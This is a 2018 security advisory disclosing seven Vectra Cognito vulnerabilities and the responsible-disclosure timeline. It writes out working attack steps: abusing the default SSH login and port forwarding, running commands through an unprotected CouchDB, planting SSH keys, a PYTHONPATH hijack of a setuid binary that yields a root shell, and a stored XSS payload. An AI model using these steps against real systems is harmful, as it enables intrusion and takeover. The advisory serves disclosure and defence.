SYNACKTIV
DIGITAL SECURITY

Multiple vulnerabilities in Vectra Cognito

Security advisory

2018-10-01

Julien Egloff
Thibault Guittet

Overview

Cognito platform

> Cognito is the ultimate AI-powered cyberattack-detection and threat-hunting platform
>
> The Cognito platform from Vectra® uses AI to detect attackers in real time and enrich threat investigations with a conclusive chain of forensic evidence.
>
> https://vectra.ai/cognito-platform

The *Cognito* platform consists of two components: a brain and sensors. The web interface aggregating detected threats is hosted on the brain.

See https://vectra.ai/assets/cognito-detect-overview.pdf for a complete marketing-oriented overview of the product.

Discovered vulnerabilities

Synacktiv audited the Vectra solution in a black-box approach for a client during a short assessment. The SSH access for the *vectra* user was using the default password.

By chaining multiple vulnerabilities described below, Synacktiv experts were able to obtain root privileges on the sensor and brain.

Furthermore, upon a responsible disclosure process with Vectra, Synacktiv assessed the fix of the different discovered vulnerabilities.

Summary of vulnerabilities and CVEs

ID	Title	CVE
V-01 p°4	SSH port redirection allowed	
V-02 p°5	Unprotected *CouchDB* instances permits remote code execution	CVE-2018-14889
V-03 p°7	Permissive SSH authentication configuration	
V-04 p°8	Local privilege escalation	CVE-2018-14891
V-05 p°10	Brain web-interface's database backups world-readable	
V-06 p°11	Linux kernel with known vulnerabilities	
V-07 p°12	Stored Cross-Site Scripting in the brain's web interface	CVE-2018-14890

Affected versions

During the initial discovery, Synacktiv experts only had access to the following versions of the *Cognito* platform:

- *Sensor*: 4.0.0-17-33
- *Brain*: 4.0.1-1-37

Furthermore, discovered vulnerabilities were fixed between version 4.2.0-12-34 and 4.3.0-11-24.

Timeline

Date	Action
2018-06-04	Advisory sent to the editor.
2018-06-04	Vectra acknowledged the vulnerabilities.
2018-09-05	Vectra publishes their advisory
2018-09-20	MITRE publishes the CVEs
2018-10-01	Synacktiv publishes the advisory

Vulnerability 1 - SSH port redirection allowed

The sensor and brain offer a limited shell for configuring the devices over SSH. This shell is meant to be accessed by the *vectra* user whose password is known to the clients of the platform:

```
$ ssh vectra@[REDACTED]
Password:
Welcome to Cognito 4.0.0-17-33, up 3 weeks, 5 days, 3 hours, 45 minutes (4.4.0-96-generic)

Welcome to the Vectra Support CLI!

  Model:            X29
  Mode:             sensor
  Update version:   4.0.0-17-33
  Colossus version: 4.0-194-gb193dbc
  User:             vectra
  Local time:       2018-05-22 16:21:15.805877

  Use 'show commands' to get a list of available commands
  Use 'help' command or '<command> --help' to get help

  [REDACTED]

vscli >
```

The SSH service used to secure the communication with the limited shell allows the *vectra* user to perform port redirection.

```
$ ssh -v vectra@[REDACTED] -D 12345
OpenSSH_7.7p1 Debian-2, OpenSSL 1.0.2o  27 Mar 2018
[...]
debug1: Next authentication method: keyboard-interactive
Password:
debug1: Authentication succeeded (keyboard-interactive).
Authenticated to [REDACTED] ([[REDACTED]]:22).
debug1: Local connections to LOCALHOST:12345 forwarded to remote address socks:0
debug1: Local forwarding listening on 127.0.0.1 port 12345.
[...]
Welcome to Cognito 4.0.0-17-33, up 3 weeks, 5 days, 20 hours, 39 minutes (4.4.0-96-generic)
```

Port redirection can be used by an attacker to bridge networks by using the host on which the SSH service is running as a pivot. It can also be used to reach services exposed on the loopback interface of the remote machine.

This setting has been observed for the SSH service on the sensor and brain.

Vulnerability 2 - Unprotected *CouchDB* instances permits remote code execution

The sensor and brain each run a *CouchDB* instance. The database service is reachable on each of the loopback addresses of the machines. A SSH tunnel also forwards the brain's instance on the sensors. No administrator password was configured on either of the instances. This default configuration, allows for any user able to communicate with the *CouchDB* service to obtain full privileges on the service. Furthermore, *CouchDB* makes it possible for administrators to execute arbitrary commands on the underlying system with privileges of the user running the service[1].



Illustration 1: Access to the sensor's *CouchDB* instance.

Using the SSH port redirection allowed (page 4) vulnerability makes it possible to reach both *CouchDB* instances and in turn obtain remote code execution on the sensor and brain. *rce_couchdb.py* is a simple wrapper to easily execute arbitrary commands:

```
$ ./rce_couchdb.py id
```

1 https://www.octority.com/2017/05/16/from-couchdb-admin-to-remote-code-execution/

```
uid=111(couchdb) gid=118(couchdb) groups=118(couchdb)
$ ./rce_couchdb.py uname -a
Linux [REDACTED] 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64 x86_64
x86_64 GNU/Linux
```

Furthermore, a Redis instance is available without authentication on the sensor's loopback interface. The default account can allow an attacker to write to any file locally as describes here: http://antirez.com/news/96. The Redis issue has not been further investigated during the audit.

Vulnerability 3 - Permissive SSH authentication configuration

The SSH service configuration is too permissive and allows any users to authenticate with a public key. This has been observed on the sensor and brain:

```
$ ./rce_couchdb.py cat /etc/ssh/sshd_config
[...]
PubkeyAuthentication yes
AuthorizedKeysFile     %h/.ssh/authorized_keys
[...]
```

By leveraging the Unprotected CouchDB instances permits remote code execution vulnerability (page 5) and the fact that */bin/bash* is configured as shell for the *couchdb* user, obtaining interactive shells on the sensor and brain is possible by uploading an SSH public key to */var/lib/couchdb/.ssh/authorized_keys*. The *~/.ssh* folder and *authorized_keys* file must be created by the attacker:

```
$ ./rce_couchdb.py cat /var/lib/couchdb/.ssh/authorized_keys
ssh-rsa AAAAB3N[REDACTED]OsGin4SBYZ6CzxeDxvb58Vs36gfUR5oobD2R4cKf093S0D pentester@synacktiv

$ ssh -i couchdb_sonde_id_rsa couchdb@[REDACTED]
Welcome to Cognito 4.0.0-17-33, up 3 weeks, 6 days, 21 hours, 9 minutes (4.4.0-96-generic)

couchdb@[REDACTED]:~$ id
uid=111(couchdb) gid=118(couchdb) groups=118(couchdb)
```

Note that this step is not mandatory to take the system over but makes it more “comfortable” to explore the system.

Vulnerability 4 - Local privilege escalation

Several custom binaries with the *setuid* bit set are present on the file system of the sensor and brain:

```
couchdb@[REDACTED]:~$ ls -la /opt/colossus/bin/uidwrap*
-rwsr-xr-x 1 root root  8992 Apr 26 20:25 uidwrap_cmd_history_files
-rwsr-xr-x 1 root root  9176 Apr 26 20:25 uidwrap_dmidecode
-rwsr-xr-x 1 root root  9096 Apr 26 20:25 uidwrap_e2fsck
-rwsr-xr-x 1 root root 27712 Apr 26 20:25 uidwrap_file_exists
-rwsr-xr-x 1 root root  8992 Apr 26 20:25 uidwrap_hardware_detect
-rwsr-xr-x 1 root root  9176 Apr 26 20:25 uidwrap_lanbypass
-rwsr-xr-x 1 root root 63984 Apr 26 20:25 uidwrap_list_sys_report_file
-rwsr-xr-x 1 root root  8984 Apr 26 20:25 uidwrap_md5sum
-rwsr-xr-x 1 root root  9216 Apr 26 20:25 uidwrap_megaraidcli64
-rwsr-xr-x 1 root root  9176 Apr 26 20:25 uidwrap_pkg_check
-rwsr-xr-x 1 root root  9168 Apr 26 20:25 uidwrap_sas3ircu
-rwsr-xr-x 1 root root 14632 Apr 26 20:25 uidwrap_service_status
-rwsr-xr-x 1 root root  8992 Apr 26 20:25 uidwrap_smartctl_health
-rwsr-xr-x 1 root root  8992 Apr 26 20:25 uidwrap_smartctl_scan
-rwsr-xr-x 1 root root 64264 Apr 26 20:25 uidwrap_tail_sys_report_file
-rwsr-xr-x 1 root root  8992 Apr 26 20:25 uidwrap_validate_db
-rwsr-xr-x 1 root root  9000 Apr 26 20:25 uidwrap_vectra_disk_encryption
-rwsr-xr-x 1 root root  8776 Apr 26 20:25 uidwrap_vpn_state
```

By disassembling the *uidwrap_hardware_detect* binary, it was observed that a call to a Python script */usr/share/python/sys-check/bin/hardware-detect* using the *execv* function was made with *root* privileges:

```
int __cdecl main(int argc, const char **argv, const char **envp){
      [...]
      argva = "/usr/share/python/sys-check/bin/hardware-detect";
      [...]
      v9 = execv("/usr/share/python/sys-check/bin/hardware-detect", &argva);
      [...]
}
```

The *execv* function do not override the environment variables before executing the program. Therefore, setting the *PYTHONPATH* environment variable to point to an arbitrary module imported by the Python script allows the execution of arbitrary commands as *root*:

```
couchdb@[REDACTED]:/opt/colossus/bin$ find /tmp/syn
/tmp/syn/tmp/syn/hardware
/tmp/syn/hardware/detect.pyc
/tmp/syn/hardware/__init__.pyc
/tmp/syn/hardware/detect.py
/tmp/syn/hardware/__init__.py
/tmp/syn/__init__.py
couchdb@[REDACTED]:/opt/colossus/bin$ cat /tmp/syn/hardware/detect.py
import pty

def main():
      print '[+] getting shell'
      pty.spawn("/bin/bash")

if __name__ == "__main__":
      main()
couchdb@[REDACTED]:/opt/colossus/bin$ PYTHONPATH=/tmp/syn/ ./uidwrap_hardware_detect
[+] getting shell
```

```
root@[REDACTED]:/opt/colossus/bin# id
uid=0(root) gid=118(couchdb) groups=118(couchdb)
```

Vulnerability 5 - Brain web-interface's database backups world-readable

Backups of the brain's web interface database are performed nightly, permissions on those backups are world-readable to all users of the system:

```
drwxr-xr-x  17 root          root                4096 Mar 21 14:59 /opt
drwxr-xr-x  12 vadmin        vadmin              4096 May  2 02:24 /opt/tracevector
-rw-r--r--   1 root          root            21550867 May 24 03:11 /opt/tracevector/tvui-
nightly-backup.sql.gz
```

This backup contains hashed credentials for accounts allowed connecting to the web interface, Django logs and the complete configuration of the equipment:

```
INSERT INTO `auth_user` VALUES (1,'pbkdf2_sha256$[REDACTED]','2018-05-20
22:00:33',1,'vadmin','','','vadmin@localhost.local',1,1,'2015-03-06 02:27:50'),[...];

INSERT INTO `tvui_setting` VALUES [...],
(10,'alert','detection_types','hidden_dns_tunnel_cnc,[REDACTED],threat_intel_lateral')[...],
(57,'smtp','login','[REDACTED]'),(58,'smtp','password','encr:[REDACTED]'),[...];

INSERT INTO `django_session` VALUES ('[REDACTED]','[REDACTED]','2018-05-23 23:35:53'),[...];
```

Access to this information could allow an attacker with arbitrary file read privileges to elevate his privileges on the web interface and obtain sensitive data on the platform configuration.

Permissions are also improperly set for many other files, most notably the brain's web interface code is world-readable.

Vulnerability 6 - Linux kernel with known vulnerabilities

The Linux kernel used for the sensor and brain is known to be affected by many security issues.

```
root@[REDACTED]:/# uname -a
Linux A21000000000196 4.4.0-96-generic #119-Ubuntu SMP Tue Sep 12 14:59:54 UTC 2017 x86_64
x86_64 x86_64 GNU/Linux
```

For example a Local Privilege Escalation (CVE-2017-16995) for which one exploit code (https://www.exploit-db.com/exploits/44298/) is public and applicable.

Note that this exploit code was not attempted as the Local privilege escalation vulnerability through *setuid* binaries was deemed safer for the system (tests were performed in a production environment).

Vulnerability 7 - Stored Cross-Site Scripting in the brain's web interface

The JavaScript code responsible for turning IP, hostnames and email addresses in HTML "pills" does not sanitize inputs, making it possible to perform Self Cross-Site Scripting. In one case, it is possible to transform the Self Cross-Site Scripting in a Stored Cross-Site Scripting due to improper content validation.

Schedule Report configuration allows the configuration of email addresses to which send a scheduled report. When entered email addresses are transformed to HTML "pills":



Illustration 2: HTML "pill" of the email address

Injecting a script element containing arbitrary JavaScript code is possible with the Ajax request setting the list of target emails in the *email_address* parameter.

```
POST /reports/ajax_scheduled_report HTTP/1.1
Host: [REDACTED]
User-Agent: [...]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: fr,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED]/reports/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CSRFToken: [...]
X-Requested-With: XMLHttpRequest
Content-Length: 1487
Cookie: [...]
Connection: close

submit_type=schedule_report&template=ajax&content=&source=all&pretty_source=All&from_date=2
018-04-22&to_date=2018-05-
22&include_summary=false&host_t=30&host_c=30&host_type=all&host_tags=&detection_t=0&detecti
on_c=0&detection_types=reverse_rat%2C[...]
%2Cthreat_intel_lateral&detection_tags=&campaign=false&layout=full&detection_type_count=59&
name=aaa&email_address=thibault.guittet%40synacktiv.com,<script>console.log(1)%3b</
script>&frequency=daily&file_format=pdf&csrfmiddlewaretoken=[…]
```

The payload is not visible in the list of scheduled reports as only the first email address is displayed.

The injected JavaScript code will be executed when a user opens the configuration interface for the scheduled report:



Illustration 3: Payload execution.